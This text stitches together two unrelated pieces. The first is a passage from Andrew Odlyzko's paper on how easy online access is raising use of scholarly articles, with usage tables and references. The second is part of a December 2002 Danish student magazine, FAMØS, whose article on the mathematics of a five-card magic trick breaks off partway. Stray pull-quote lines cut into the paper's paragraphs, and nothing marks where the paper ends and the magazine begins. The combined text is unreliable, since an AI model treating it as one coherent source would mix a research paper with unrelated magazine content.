> . . . there's a sense in which the journal articles prior to the inception of that electronic abstracting and indexing database may as well not exist, because they are so difficult to find. Now that we are starting to see, in libraries, full-text showing up online, I think we are very shortly going to cross a sort of critical mass boundary where those publications that are not instantly available in full-text will become kind of second-rate in a sense, not because their quality is low, but just because people will prefer the accessibility of things they can get right away. (Clifford Lynch, 1997, quoted in Stevens-Rayburn and Bouton[20])

Today, we have evidence than Lynch was correct. Note that *Encyclopaedia Britannica* has been a victim of this trend. Being the best did not protect it.

The shift to online usage is exposing many of the limitations of the traditional system. Research libraries are wonderful institutions. They provide the best service that is possible with print technology. However, in today's environment, that is not enough. Most printed scholarly papers are available typically in something like 1,000 research libraries. Those libraries are accessible to a decreasing fraction of the growing population of educated people who need them. Further, even for those scholars fortunate to be at an institution with a good library, the sizes of the collections are making material harder to access. Hours of availability are limited. Also, studies have shown that even when a book that is searched for is in a given library's collection, in about 40% of the cases it cannot be found when needed (see endnote 10 to Chapter 2 of Buckland[23] for references).

The shift to online usage is exposing many of the limitations of the traditional system

The basic problem, of course, is that it is impossible in the print world to make everything easily accessible even in the best library in the world. Space constraints mean that some material will be far from the user. In practice, most libraries can store only a tiny fraction of the material that might be of interest to their patrons. While they have been careful about selecting what seemed to be most relevant, experience shows that when easy electronic access is provided to large bodies of material not normally available in the library, there is demand for it.[11,24] That is a major factor propelling the move towards bundling of electronic journal offerings and consortium pricing.[17]

The easy access to online resources is leading to increasing usage, as will be discussed later, and is also documented elsewhere.[7,8,11,25] But not all online accesses are equal. Many scholars (including myself) use Amazon.com's search page as a first choice in doing bibliographic searches for recent books, since it is more user-friendly than the electronic catalogues of the Library of Congress, say. 'Both Academic Press and the American Institute of Physics (AIP) noted that they experienced surges in usage after they introduced new platforms that simplified navigation and access.'[11]

Ease of use has an important bearing on pricing. Odlyzko[13] predicted that pay-per-view was probably doomed to fail in scholarly publishing, because of its deterrent effect on usage. (More evidence and arguments supporting that prediction have been developed.[26,27]) Publishers have now (after experiments with PEAK and other pricing models) moved to this view as well. For example,

> [Elsevier's] goal is to give people access to as much information as possible on a flat fee/unlimited use basis. [Elsevier's] experience has been that as soon as the usage is metered on a per-article basis, there is an inhibition on use or a concern about exceeding some budget allocation.[9]

Authors like to think of their articles as precious resources that are absolutely unique

Similarly, 'Philosophically, Academic Press is opposed to a business model in which charges increase with use because it discourages use.'[11]

Easy access implies not only greater use, but also changing patterns of use. For example, a recent news story[28] discussed how the internet is altering the doctor–patient relationship. The example that opens that story is of a lady who is reluctantly told by the doctor she might have lupus, and leaves the clinic terrified of what this might be. She then proceeds to obtain information about this disease from the internet. When she returns to see a physician (a different, more pleasant one), she is well informed and prepared to question the diagnosis and possible treatment. What is remarkable about this story is that the basic approach of this patient was feasible before the arrival of the web. She could have gone to her local library, where the reference librarians would have been delighted to point her to many excellent print sources of medical information. However, few people availed themselves of such opportunities before. Now, with the easy availability of the web, we see a different story.

The arguments about effects of barriers to access and of lowering such barriers suggest that scholarly communication will undergo substantial changes. We should expect to see greater use of online material. We should also see much greater use of it by people outside the narrow disciplinary areas that produce it. Much of this use will come from outside the traditional academic and research institutions, but a considerable fraction is likely to come from other departments within an institution. Further, the increasing volume of material, as well as the decreasing role of traditional peer review, are likely to lead to greater demand for survey and handbook material. With lower barriers to interactions and access to specialized literature, we should also see more interdisciplinary work.

4. Scholarly information as a commodity

Authors like to think of their articles as precious resources that are absolutely unique and for which no substitutes can be found. Yet a more accurate picture is that any one article is just one item in a river of knowledge, and that this river is growing. Substitutes exist for almost everything. Some people interested in Fermat's Last Theorem will want, for historical or other reasons, to see Andrew Wiles's original paper.[29] Many others will be happy with a reference to where and when that paper was published, and others will be satisfied with various popular accounts of the proof. Even those interested in the technical details will often be satisfied with (and often be better served by) other presentations, such as that in the Darmon, Diamond and Taylor account of the proof.[30] Thinking about a river of knowledge instead of a collection of unique and irreplaceable nuggets helps explain why scholars manage to function even with a badly flawed information system. Even though in 40% of the cases a desired book cannot be retrieved, usually some other book covering the same topic can be found. Spending on libraries by research universities is correlated most strongly with the total budgets, and very weakly with the quality. Harvard spends about $70 million per year on its libraries, compared with $25 million spent by Princeton. Yet would anyone claim that a Harvard education or scholarly output is almost three times as good as that of Princeton?

The internet is reducing the costs of production and distribution of information.

Table 1. Library of Congress electronic resource usage statistics (For each month, shows total volume of material sent out that month, in gigabytes, and the number of requests.)

Month	GB	Requests (millions)
Feb. 1995	14.0	1.1
Feb. 1996	31.2	3.9
Feb. 1997	109.4	15.1
Feb. 1998	282.0	36.0
Feb. 1999	535.0	48.6
Feb. 2000	741.1	61.3
Feb. 2001	1202.6	86.7

As a result, there is a flood of material. Much is of low quality, but a substantial fraction is very good. The question is, are scholars using it? Before looking at that question, let us consider usage of print material.

5. Usage of print journals

We are fortunate to have an excellent recent survey of usage of print journals in the book by Carol Tenopir and Don King.[5] (A summary is presented in King and Tenopir.[6]) It shows that a typical technical paper is read (defined as not necessarily reading it carefully, but going beyond just glancing at the title and abstract) between 500 and 1500 times. These readings average about one hour in length, and in about half the cases represent the reader's first encounter with an article.

The estimate of 500–1500 readings per article is a much higher number than some earlier studies had come up with. It is based on careful studies, though. Those studies have biases that may raise the reading estimates above the true value. For example, they are based on self-reporting by technical professionals, who may overestimate their readings. (People usually report eating less chocolate and more salad than they actually consume.) Further, those figures include articles in technical journals with large circulations (such as *Science*, *Nature* and *IEEE Spectrum*) that are not typical of library holdings. If one considers library usage studies, such as those that have been carried out at the University of Wisconsin in Madison (www.wisc.edu/wendt/journals/costben.html), one comes up with somewhat lower estimates for the number of readings per paper. Still, the basic conclusion that a typical technical paper is read several hundred times appears valid.

Table 2. AT&T Labs – Research external web server statistics (Excludes most crawler activity. Number of hosts for Jan. 1997 is an estimate.)

Month	Requests	Hosts
Jan. 1997	542,644	17,886
Jan. 1998	754,477	35,943
Jan. 1999	1,204,664	67,191
Jan. 2000	1,843,319	100,077
Jan. 2001	4,190,362	178,923

The studies reported in Stevens-Rayburn and Bouton[20] also show that, in the print world, articles are usually read mostly in the first half a year after publication. Afterwards, usage drops off rapidly.

6. Growth in usage of electronic information

The internet is growing rapidly. Typical growth rates, whether of bytes of traffic on backbones, or of hosts, are of the order of 100% per year.[31,32] When one looks at usage of scholarly information online, typical growth rates are in the 50–100% range. For example, Table 1 shows the utilization of the online resources of the Library of Congress. Growth was about 100% per year for four years, and then, in 1999, it slowed down to 38%. It then increased to 62% in 2000. (These growth rates are for bytes transmitted.) Table 2 shows downloads from the AT&T Labs – Research website, www.research.att.com/, which contains a variety of papers, software, data and other technical information. The growth rate there has been around 50% per year for several years, but between 2000 and 2001, it jumped to over 120%.

It is hard to measure online activity accurately

It is hard to measure online activity accurately. The earliest and still widely used measure is that of 'hits', or requests for a file. Unfortunately, with the growth of complicated pages, that measure is harder to evaluate. When possible, I prefer to look at full article downloads. (That will be the

Table 3. Visits to Leslie Lamport's Temporal Logic of Actions web page (approximate counts)

Year	Visits	Hosts
1996	18,800	5,300
1997	19,000	5,600
1998	18,400	5,300
1999	31,100	8,000
2000	33,500	8,000

measure discussed in Sections 8 and 9 below.) Finally, as a conservative measure, one can look at the number of hosts (unique IP addresses) that requested information from a server. Even then, there are considerable uncertainties. The same person may send requests from several hosts. On the other hand, common employment of proxies and caches means that many people may hide behind a single host address, and a single download may lead to multiple users obtaining copies (as happens when papers are forwarded via email as well).

Some measures of electronic information usage are showing signs of decreasing growth

In addition to the uncertainties in interpreting the activity seen at a server, it is hard to compare data from different servers. Logs are set to record different things, and some web pages are much more complicated than others that have the same or equivalent content. Thus comparing different measures of online activity is of necessity like comparing apples, oranges, pears, bananas and onions. Some of the difficulties of such comparisons can be avoided by concentrating on rates of growth. If online information access is growing much faster than usage of print material, it will eventually dominate.

Some measures of electronic information usage are showing signs of decreasing growth, or even stability. For example, Table 3 shows utilization of Leslie Lamport's page devoted to material about a logic for specifying and reasoning about concurrent and reactive systems (www.research.digital.com/SRC/tla/). Usage had been pretty stable in 1996–1998. When I corresponded with him about this in 1999, he thought usage had reached a steady state, with the entire community interested in this esoteric technical subject already accessing the page as much as they would ever need to do. However, the final count for 1999 showed a substantial increase. The next few sections discuss data about several online information sources that are freely available on the internet.

7. Electronic journals and other organized databases

Some reports are already available on the dramatic increase in usage of scholarly information that is easily available. Traditionally, theses and dissertations have been practically invisible, and were used primarily within the institution where they were written, and even there, they were not accessed frequently. Free access to digital versions is now leading to an upsurge in usage.[33]

In the remainder of this section, as a first approximation, I will equate a full article download with a reading as measured by Don King and his collaborators.

The entire American Mathematical Society e-math system was running at about 1.2 million 'hits' per month in early 1999. The Ginsparg archive (arXiv) at Los Alamos was getting about 2 million hits per month. The netlib system of Jack Dongarra and Eric Grosse was at about 2.5 million hits per month.

By the end of 1999, usage of JSTOR was several million a month, whether one counts hits or full article downloads, and was growing at over 100% per year.[8]

The Brazilian SciELO (Scientific Electronic Library Online: www.scielo.br/scielo/scielo-an.htm) project started out in early 1998. It appears to be still going through the initial period of explosive growth, with the number of pages transmitted growing from 4,943 in Jan. 1999 to 63,695 a year later. (67,143 hosts requested pages in 1999, so it was not just a small group of users who were involved.) It is too early to tell about how fast it will continue to grow, but it seems worth listing this project to show that even the less industrialized countries are participating in making literature freely available.

Paul Ginsparg's arXiv had about 100,000 papers in early 1999, and was running at a rate of about 7 million full article downloads per year. Thus on average each article was downloaded about 70 times per year. Further, these download statistics were just for the main Los Alamos server. If we

assume that the more than a dozen mirrors collectively see as much activity as the main server, then we get a download rate of about 140 times per year per article. This is misleading, though, since it mixes old and new papers, which have different utilization patterns. If we look at download activity for arXiv articles as a function of time, we find (extrapolating very freely from data kindly supplied by Paul Ginsparg) that on average an article gets downloaded around 150 times within one year of its submission, and then 20–30 times a year in subsequent years. (In particular, even articles submitted around 1991 get downloaded that often. This is different from the pattern observed by King and other for printed journal articles. Those are read primarily in the six months after publication, and then the frequency with which they are accessed decreases.) Since this again covers just the main server, we probably should again multiply these numbers by two to get total activity. If we do that, we get into the range of readings per article that established journals experience.

The *Electronic Journal of Combinatorics* had published about 200 articles by early 1999, and had about 30,000 full article downloads from its main site each year. That is an average of 150 downloads per article. Multiplying that by two to account for the many mirror sites again gets us to about 300 downloads per article per year. (Data about distribution of downloads with time are not available.)

The general impression from the statistics quoted above is that articles in electronic archives and electronic journals may not yet be read as frequently as printed journal articles, but are getting close. On the other hand, some online sources appear to be used much more frequently than they would be in print.

8. *First Monday*

Additional evidence that online access changes scholars' reading patterns is provided by *First Monday*, 'the peer-reviewed journal of the internet' (http://firstmonday.org). Issues are made freely available on the first Monday of each month. *First Monday* started publication in May 1996. There are about 3,600 subscribers to the email notification service.

First Monday has provided me with access to the logs of their US web server from Jan. 1999 to Feb. 2000. (The data for Jan. 1999 are incomplete, since the main server was then in transition from Denmark to the US.) This is not sufficient for a careful statistical study, but some interesting patterns can be discerned in the data.

Over this period, the number of full paper downloads has grown from a range of 50,000–60,000 per month in early 1999, to between 110,000 and 120,000 per month in early 2000. Distinct hosts requesting articles have increased from 12–15,000 to over 20,000 each month. Thus the growth rate has been close to the 100% that we have seen occurs frequently on the internet. Since there are only 3,600 subscribers, this suggests many others learn of the material through word of mouth, email or other methods.

In a typical month, the largest number of downloads is to articles from that month's issue. In subsequent months, accesses to that issue drop in a pattern similar to that found by Don King in his studies of print journals. Half a year later, downloads are usually down to a quarter or even a sixth of the first month's rate. At that stage, though, the story changes. Whereas for print journals, usage continues to decrease with time, for *First Monday* it appears to increase. For example, there were 9,064 full article downloads from all the 1997 issues in Feb. 1999, and 19,378 in Feb. 2000. Thus accesses to the 1997 issues kept pace with the general growth of usage. Of the articles that were most frequently downloaded in 1999, 6 of the top 10 were published in previous years! This supports the thesis that easy online access leads to much wider usage of older materials.

articles in electronic archives and electronic journals may not yet be read as frequently as printed journal articles

9. My personal web page

Table 2 shows the statistics of the AT&T Labs – Research external web server, www.research.att.com. My personal web page, www.research.att.com/~amo, has also seen very rapid growth in usage. However, it is hard to discuss it meaningfully in a short

People are guided to web pages by a variety of cues

space, since most of the growth came from new papers in new areas. (The most frequently accessed papers on my home page are those on data networks. Then come papers on electronic publishing and electronic commerce. Those are followed by papers on cryptography, and the esoteric mathematics papers are last in frequency of access.) Instead, I will discuss some impressions from the usage patterns that I observe.

During Jan. 2000, there were 10,360 'hits' from 1,808 hosts on my home page, excluding .gif files, and hits from obvious crawlers. Most of these 1,808 hosts only looked at various index files. If we exclude those, as well as the ones that downloaded only my CV or only abstracts of papers, we are left with 656 hosts that downloaded 1,198 full copies of articles. Of those 656 hosts, 494 downloaded just a single paper. Many of those 494 requested a specific URL for an article (as opposed to looking at the home page for pointers) and then disappeared. Thus on average the people who visited my home page seemed to know what they were looking for, got it and moved on.

Visitors to my web page were remarkably quiet in the face of some obvious faults. Many of the papers posted on that page, especially old ones, are incomplete, in that they are early versions, and usually do not have figures that are present in the printed versions. Still, that occasions few complaints. As one example, about a year ago, a posting to a number theory mailing list resulted in 152 downloads of a paper in the space of less than two weeks. However, only one person complained about the lack of figures in the web version, even though they are very helpful in visualizing the behaviour shown in the paper.

Another anecdotal piece of evidence of what happens on the web: Several times I have encountered people who told me that they were really glad to meet me, as they had read my papers in one area or another, and benefited from them. Moreover, conversation showed that they indeed were familiar with the papers in question. However, they also told me that they had lost the URL, and would I please remind them where my home page was? Now it is pretty easy to find my home page on the web (my name is not a particularly common one), yet they obviously did not find it necessary to bother doing it. This, as well as the situation in the paragraph above, suggests a world of plenty. People are guided to web pages by a variety of cues, get whatever they can from those pages, and move on to other things. It is not a world of a few precious treasures that have no substitutes.

The importance of making material easily available was demonstrated in a very graphic form when I made PDF versions of my technical papers available in April 1998. There was an immediate jump in the rate of downloads. (Prior to that, mathematical papers were available only in Postscript and TeX formats, the ones on electronic publishing and related topics in Postscript and straight text.) Most PC owners do not have easy access to tools for reading Postscript papers, and were apparently bypassing the available material that required extra effort from them for reading. This is similar to observations of Academic Press and the American Institute of Physics[11] that better interfaces lead to higher usage.

The temporal pattern of article usage on my web page shows the behaviour that was already noted for arXiv and for *First Monday*. (As a matter of chronology, it was the observation about access patterns to my papers that led me to investigate the question in other online databases several years ago.) After an initial period, frequency of access does not vary with age of article, and stays pretty constant with time (after discounting for general growth in usage).

There is more evidence that easy online access leads to changes in usage patterns. For example, downloads from my home page go to a variety of sources all over the world. Some are leading to email correspondence from exotic places like Pakistan, the Philippines or Mexico. This is not surprising in itself, since those countries do have technically educated populations that are growing. What is interesting is that this correspondence predominantly refers to my papers that had been downloaded electronically (and sometimes requests copies of older papers that are not available in digital form, and which the requesters had learned

about from my home page). This does suggest strongly that easy availability is stimulating interest from a much wider audience. This conclusion is also supported by similar observations concerning correspondence with people in industrialized countries. Many come from outside the universities or large research institutions that have good libraries. They would be unlikely to read my papers in print. The referrer field on requests shows in a small fraction of cases where the requester found the URL. In many cases, such requests come from reading lists in college or graduate courses.

As a final note, there are often spikes in usage when one of my papers is mentioned in some newsletter or discussion group. For example, Bruce Schneier publishes *CRYPTO-GRAM*, a monthly email newsletter on cryptography and computer security. It has a circulation of about 20,000. In early Aug. 1999, it mentioned a recent preprint of mine (which I had not advertised much, and which has since appeared in a regular print journal). Over the next two weeks over a thousand copies were downloaded. I am convinced that this is a higher figure than the number of times the printed version will be read.

The *CRYPTO-GRAM* example as well as those of other visits to my home page suggest that informal versions of peer review are in operation. A recommendation from someone, or a reference in a paper that the reader trusts all serve to validate even unpublished preprints. Scholars pursue a variety of cues in selecting what material to access.

10. New forms of scholarly communication

A popular destination on the AT&T Labs – Research web server is my colleague Neil Sloane's 'On-Line Encyclopedia of Integer Sequences', accessible from his home page, at www.research.att.com/~njas/. In Jan. 2000, it attracted more than 6% of all the hits to the AT&T Labs – Research site (see Table 4). This 'encyclopedia' is a novel combination of a database, software and now also a new online journal. The integer sequence project enables people to find out what the next element is in a sequence such as

0, 1, 8, 78, 944, 13800, 237432, . . .

This might seem like recreational mathematics, but it is very serious, as many research papers acknowledge the assistance of Sloane's database (or, in earlier times, his books on this subject). It serves to tie mathematicians, computer scientists, physicists, chemists and engineers together, and stimulate further research. (For an account of the project, see Sloane's recent paper.[34]) It represents a novel form of communication that could not be captured in print form.

Table 4. Requests to Neil Sloane's sequence server (Hosts for 1997 estimated.)

Month	Requests	Hosts
Jan. 1997	6,646	550
Jan. 1998	33,508	2,294
Jan. 1999	58,655	3,996
Jan. 2000	135,843	7,851
Jan. 2001	222,795	11,105

Another popular site that is also a locus of mathematical activity is Steve Finch's 'Favorite Mathematical Constants' page (www.mathsoft.com/asolve/constant/constant.html). It is also showing rapid growth in usage (although one that is harder to quantify, since monitoring software was changed less than a year ago, so comparisons are harder to make). Just as with Sloane's integer sequence page, it is becoming a form of 'portal' to mathematics, one that does not fit easily into traditional publications models.

11. Conclusions and predictions

Many discussions of the future of scholarly publishing have been dominated by economic considerations. Digitization has often been seen as a solution to the 'library crisis', which forces libraries to cut down on subscriptions. So far there has been little effect in this area, as pricing trends have not changed much.[17] In the long run it has been clear that print would eventually become irrelevant, aside from any economic pressures, as it is simply too inflexible. Gutenberg's invention imprisoned scholarly

Digitization has often been seen as a solution to the 'library crisis'

Ease of access is likely to promote the natural evolution of scholarly work

publishing in a straitjacket that will eventually be discarded. However, the inertia of the scholarly publishing system is enormous, and so traditional journals have not changed much. They are in the process of migrating to the web, but operate just as they did in print. However, we are beginning to see the sprouting seeds of new ventures that will lead to new modes of operations. Still, it will be a while before they become a sizable fraction of the total scholarly publishing enterprise.

The large majority of scholarly publications are likely not to change much for several decades. However, there will be growing pressure to make them easily available. In particular, scholars are likely to press ever harder for free circulation and archiving of preprints. The realization will spread that anything not easily available on the web will be almost invisible. Whether they like it or not, scholars are engaged in a 'war for the eyeballs' just as much as commercial outfits, and ease of access will be seen as vital.

Ease of access is likely to promote the natural evolution of scholarly work. There will be more interdisciplinary research, and more survey publications. Some of these trends are beginning to appear in the data discussed in this paper, and we are likely to get more confirmations in the next few years.

Acknowledgements

I thank Steve Finch, Paul Ginsparg, Jim Gray, Eric Grosse, Kevin Guthrie, Stevan Harnad, Steve Heller, Patrick Ion, Don King, Kevin Kiyan, Greg Kuperberg, Leslie Lamport, Steve Lawrence, Carol Montgomery, Gary Mullen, Ann Okerson, Kimberly Parker, Robby Robson, Carol Tenopir, Ed Valauskas, Hal Varian, Tom Walker, Herb Wilf, for comments, corrections and for providing helpful information.

References

1. Odlyzko, A.M. The slow evolution of electronic publishing. In A.J. Meadows and F. Rowland (eds), *Electronic Publishing – New Models and Opportunities*, ICCC Press, 1997, pp. 4–18 (available at www.dtc.umn.edu/~odlyzko).
2. Lustig, H. Electronic publishing: economic issues in a time of transition. In A. Heck (ed.), *Electronic Publishing for Physics and Astronomy*. Kluwer, 1997.
3. Association of Research Libraries, Statistics and Measurement Program: www.arl.org/stats/index.html
4. Tenopir, C., King, D.W., Hoffman, R., McSween, E., Ryland, C. and Smith, E. Scientists' use of journals: differences (and similarities) between print and electronic. In M. E. Williams (ed.), *Proceedings of the 22nd National Online Meeting*. Information Today, 2000.
5. Tenopir, C. and King, D.W. *Towards Electronic Journals: Realities for Scientists, Librarians and Publishers*. Special Libraries Association, 2000.
6. King, D.W. and Tenopir, C. Scholarly journal and digital database pricing: threat or opportunity? In J. MacKie-Mason and W. Lougee (eds), *Bits and Bucks: Economics and Usage of Digital Collections*. MIT Press, 2001, to appear (available at www.si.umich.edu/PEAK-2000/).
7. Anderson, K., Sack, J., Krauss, L. and O'Keefe, L. Publishing online-only peer reviewed biomedical literature: three years of citation, author perception, and usage experience. *Journal of Electronic Publishing* 2001:6(3) Mar. (available at www.press.umich.edu/jep/06-03/anderson.html).
8. Guthrie, K.M. Revitalizing older published literature: preliminary lessons from the use of JSTOR. In J. MacKie-Mason and W. Lougee (eds), *Bits and Bucks: Economics and Usage of Digital Collections*. MIT Press, 2001, to appear (available at www.si.umich.edu/PEAK-2000/).
9. Hunter, K. PEAK and Elsevier Science. In J. MacKie-Mason and W. Lougee (eds), *Bits and Bucks: Economics and Usage of Digital Collections*. MIT Press, 2001, to appear (available at www.si.umich.edu/PEAK-2000/).
10. Lawrence, S. Online or invisible? 2001, to be published (available online at www.neci.nec.com/~lawrence/papers/online-nature01/).
11. Luther, J. White paper on electronic journal usage statistics. *Journal of Electronic Publishing* 2001:6(3), Mar. (available at www.press.umich.edu/jep/06-03/luther.html).
12. Lenares, D. Faculty use of electronic journals at research institutions. In *Proceedings of the ACRL Conference, Apr. 1999* (available at www.ala.org/acrl/lenares.pdf).
13. Odlyzko, A.M. Tragic loss or good riddance? The impending demise of traditional scholarly journals. *International Journal of Human–Computer Studies* (formerly *International Journal of Man–Machine Studies*) 1995:42, 71–112. Also in the electronic *J. Univ. Comp. Sci.*, pilot issue, 1994, http://hyperg.iicm.tu-graz.ac.at (available at www.dtc.umn.edu/~odlyzko).
14. Licklider, J.C.R. *Libraries of the Future*. MIT Press, 1965.
15. Klopfenstein, B. Problems and potential of forecasting the adoption of new media. In J.L. Salvaggio and J. Bryant (eds), *Media Use in the Information Age: Emerging Patterns of Adoption and Consumer Use*. Erlbaum, 1989, pp. 21–41.
16. Christensen, C.M. *The Innovator's Dilemma: When New Technologies Cause Great Firms to Fail*. Harvard Business School Press, 1997.
17. Odlyzko, A.M. Competition and cooperation: Libraries and publishers in the transition to electronic scholarly journals. *Journal of Electronic Publishing* 1999:4(4), Jun. (www.press.umich.edu/jep/); *Journal of Scholarly Publishing* 1999:30(4), Jul. 163–85 (also available at www.dtc.umn.edu/~odlyzko).
18. O'Donnell, J.J. The pragmatics of the new: Trithemius, McLuhan, Cassiodorus. In G. Nunberg (ed.), *The Future of the Book*, University of California Press, 1996

(available at http://ccat.sas.upenn.edu/jod/sanmarino.html).
19. Trithemius, J. *In Praise of Scribes: De Laude Scriptorum*, ed. with introduction by K. Arnold, trans. R. Behrend. Coronado Press, 1974. Original manuscript circulated in 1492, first printed in 1494.
20. Stevens-Rayburn, S. and Bouton, E.N. "If it's not on the Web, it doesn't exist at all": electronic information resources – myth and reality (available at www.eso.org/genfac/libraries/lisa3/stevens-rayburns.html).
21. J.-M. Griffiths and D.W. King. *Special Libraries: Increasing the Information Edge*. Special Libraries Association, 1993.
22. Lesk, M. *Practical Digital Libraries*. Morgan Kaufmann, 1997.
23. Buckland, M.K. *Redesigning Library Services: A Manifesto*. American Library Association, 1992 (available at http://sunsite.berkeley.edu/Literature/Library/Redesigning).
24. Bensman, S.J. and Wilder, S.J. Scientific and technical serials holdings optimization in an inefficient market: a LSU serials redesign project exercise. *Library Resources and Technical Services* 42(3) (available at www.lib.lsu.edu/collserv/lrts/index.html).
25. Gazzale, R. and MacKie-Mason, J.K. PEAK: system design, user costs and electronic usage of journals. In J. MacKie-Mason and W. Lougee (eds), *Bits and Bucks: Economics and Usage of Digital Collections*. MIT Press, 2001, to appear (available at www.si.umich.edu/PEAK-2000/).
26. Fishburn, P.C., Odlyzko, A.M. and Siders, R.C. Fixed fee versus unit pricing for information goods: Competition, equilibria, and price wars. *First Monday* 1997:2(7), Jul. http://firstmonday.org/. Also in B. Kahin and H. Varian (eds), *Internet Publishing and Beyond: The Economics of Digital Information and Intellectual Property*. MIT Press, 2000 (available at www.research.att.com/~amo).
27. Odlyzko, A.M. Internet pricing and the history of communications. *Computer Networks* 2001: 36, 493–517 (also available at www.dtc.umn.edu/~odlyzko).
28. Kolata, G. Web research transforms visit to the doctor. *New York Times* 2000, 6 Mar., A1 and A6.
29. Wiles, A. Modular elliptic curves and Fermat's last theorem. *Annals of Mathematics* (2) 1995:141, 443–551.
30. Darmon, H., Diamond, F. and Taylor, R. Fermat's last theorem. In *Elliptic Curves, Modular Forms and Fermat's Last Theorem* (*Hong Kong, 1993*), pp. 2–140. International Press, 1997.
31. Coffman, K.G. and Odlyzko, A.M. The size and growth rate of the Internet. *First Monday* 1998:2(10), Oct. (http://firstmonday.org/ also available at www.dtc.umn.edu/~odlyzko).
32. Odlyzko, A.M. Internet growth: myth and reality, use and abuse. *iMP: Information Impacts Magazine* 2000 (www.cisp.org/imp/november2000/odlyzko/1100odlyzko.htm also available at www.dtc.umn.edu/~odlyzko).
33. McMillan, G., Fox, E.A. and Eaton, J.L. The evolving genre of electronic theses and dissertations (available at http://scholar.lib.vt.edu/theses/presentations/Hawaii/ETDgenreALL.pdf).
34. Sloane, N.J.A. My favorite integer sequences (available at http://www.research.att.com/~njas).

Andrew Odlyzko
AT&T Labs – Research
Current affiliation: University of Minnesota
Digital Technology Center
1200 Washington Avenue South
Minneapolis, MN 55415
USA
Email: odlyzko@umn.edu
Website: www.dtc.umn.edu/~odlyzko

FAMØS

Fagblad for Aktuar, Matematik, -Økonomi og Statistik
16. årgang, nr. 2, dec. 2002

Indhold

Velkommen

Ingen matematiker kan undgå at bemærke at det er nær jul; matematikkantinen bugner med diskontinuerte guirlander, jule-Möbius-bånd, spilteoretiske julehjerter og andet meget traditionelt julepynt.

- Med et helt semesters ny viden kan vi endelig slappe af med gode gamle FAMØS i hænderne; tabet af vore liv ville nu være et større spild end for blot et halvt år siden. Før vi dog officielt kan agte vore liv højere end tidligere, mangler naturligvis blot en påvisning af vor viden engang i Januar, til eksamen.

Men frygt ikke, thi januar er som bekendt næsten et år fra december og for tiden skriver vi netop december, så der skulle være god tid til rigtigt at nærlæse alle artiklerne i dette dejligt flappende blad. - Du kan endda lige akkurat nå at løse vor matematiker-kryds & tværs og sende den ind som en julegave til FAMØS - det ville varme vore hjerter i en sådan grad, at den behageligste løsning udløser en præmie.

Måske synes du at dit liv bevæger sig lige lukt i helvede for tiden, men det gør det ikke! - Eksaminerne er for langt væk til at de kan skues, og juleræset kan du lige så godt stå af med det samme, FAMØS er svaret! - Ta' et par blade, læg dem under juletræet, omslaget er allerede i julefarver, så du behøver end ikke at pakke dem ind! - Familien bliver ellevilde, især efter de til højtiden har afprøvet anagramhøjtlæsning over et muntert julelys. - Du vil endvidere blive en legende rundt om juletræet, hvis du ligeledes fremfører det tryllenummer Mikkel Øbro løfter sløret for om ikke mange sider.

Hvis du ikke finder din hjerne stor nok i år, kan vort blad naturligvis også supplere hertil; og således også i år redder FAMØS juletindingerne fra at sprænges. Nyd det - så længe de holder!

En tryllekunst

Mikkel Øbro

I det følgende præsenteres en ganske overbevisende tryllekunst, som nok kan tryllebinde familien over søndagskaffen eller vennerne over fredagsøllerne. Udførelsen af tryllekunsten forudsætter at man får hjælp af en kvik assistent, sædvanligvis en vimsende, letpåklædt blodine i lyserødt tylskørt.

> Et almindeligt sæt spillekort fremdrages. Publikum bedes udvælge fem tilfældige kort, se på dem og give dem til assistenten. Hun kigger på dem og lægger fire af dem på bordet – en efter en – foran tryllekunstneren. Og på forunderlig vis kan han "gætte" hvad det femte og sidste kort er.

Hvordan kan det nu lade sig gøre?

Lad os se assistenten i kortene - så at sige - og afsløre hemmeligheden bag tryllekunsten. Det gøres bedst ved at gennemgå et eksempel. Lad os sige at følgende fem kort er udtaget.

$$\clubsuit 9 \quad \spadesuit 3 \quad \diamondsuit 10 \quad \clubsuit 2 \quad \heartsuit \text{Dame}$$

Udtager man 5 kort blandt de 52 spillekort, vil der altid være to i samme kulør. I dette tilfælde $\clubsuit 9$ og $\clubsuit 2$. Vi vil gerne betragte klør-kortene som elementer i $\mathbb{Z}/13\mathbb{Z}$, så $\clubsuit n = [n]$ for $n = 2, \ldots, 10$. Derfor sætter vi

$$\clubsuit\text{Es} = [1] \quad \clubsuit\text{Knægt} = [11] \quad \clubsuit\text{Dame} = [12] \quad \clubsuit\text{Konge} = [13] = [0].$$

For ethvert par af elementer i $\mathbb{Z}/13\mathbb{Z}$ vil man altid kunne få det ene ved at lægge en restklasse mellem $[1]$ og $[6]$ til det andet. I vores tilfælde har vi givet $\clubsuit 9 = [9]$ og $\clubsuit 2 = [2]$, og $[9] + [6] = [15] = [2]$.

Assistenten vælger at lade $\clubsuit 2$ være det femte og sidste kort, dvs. det som tryllekunstneren skal gætte, og som det første kort lægger hun $\clubsuit 9$ frem på bordet.

Med de næste tre kort ønsker hun at signalere et tal mellem 1 og 6. I vores tilfælde ønsker hun at sende beskeden "6", for så ved tryllekunstneren at det sidste kort er $\clubsuit 2$, fordi $\clubsuit 9 + [6] = \clubsuit 2$. De tre kort assistenten vil lægge frem på bordet kan lægges i 3!=6 forskellige rækkefølger, og det går nu ud på at have valgt en nummerering af disse mulige rækkefølger.

På forhånd har tryllekunstneren og assistenten valgt en totalordning på de 52 spillekort. Det betyder, at når man står med tre kort i hånden, så kan man kalde det ene for *det største*, et andet for *det mindste* og det sidste for *det midterste*.

Har man valgt en totalordning, kan man lade hver af de seks forskellige rækkefølger, hvormed tre kort kan lægges, svare til et tal mellem 1 og 6.

De to optrædende har valgt følgende nummerering.

$$\begin{aligned}
1 &\sim \text{mindste}\,,\ \text{midterste}\,,\ \text{største}\\
2 &\sim \text{mindste}\,,\ \text{største}\,,\ \text{midterste}\\
3 &\sim \text{midterste}\,,\ \text{mindste}\,,\ \text{største}\\
4 &\sim \text{midterste}\,,\ \text{største}\,,\ \text{mindste}\\
5 &\sim \text{største}\,,\ \text{mindste}\,,\ \text{midterste}\\
6 &\sim \text{største}\,,\ \text{midterste}\,,\ \text{mindste}
\end{aligned}$$

Hvilken totalordning man benytter er ligegyldig, når blot tryllekunstner og assistent bruger den samme. Man kan f.eks. benytte den leksikografiske ordning på

$$\{\text{Es}, 2, \ldots, 10, \text{Knægt}, \text{Dame}, \text{Konge}\} \times \{\diamondsuit, \heartsuit, \clubsuit, \spadesuit\}.$$

Hvor $\{\text{Es}, 2, \ldots, 10, \text{Knægt}, \text{Dame}, \text{Konge}\}$ udstyres med ordningen

$$\text{Es} < 2 < \cdots < \text{Konge}$$

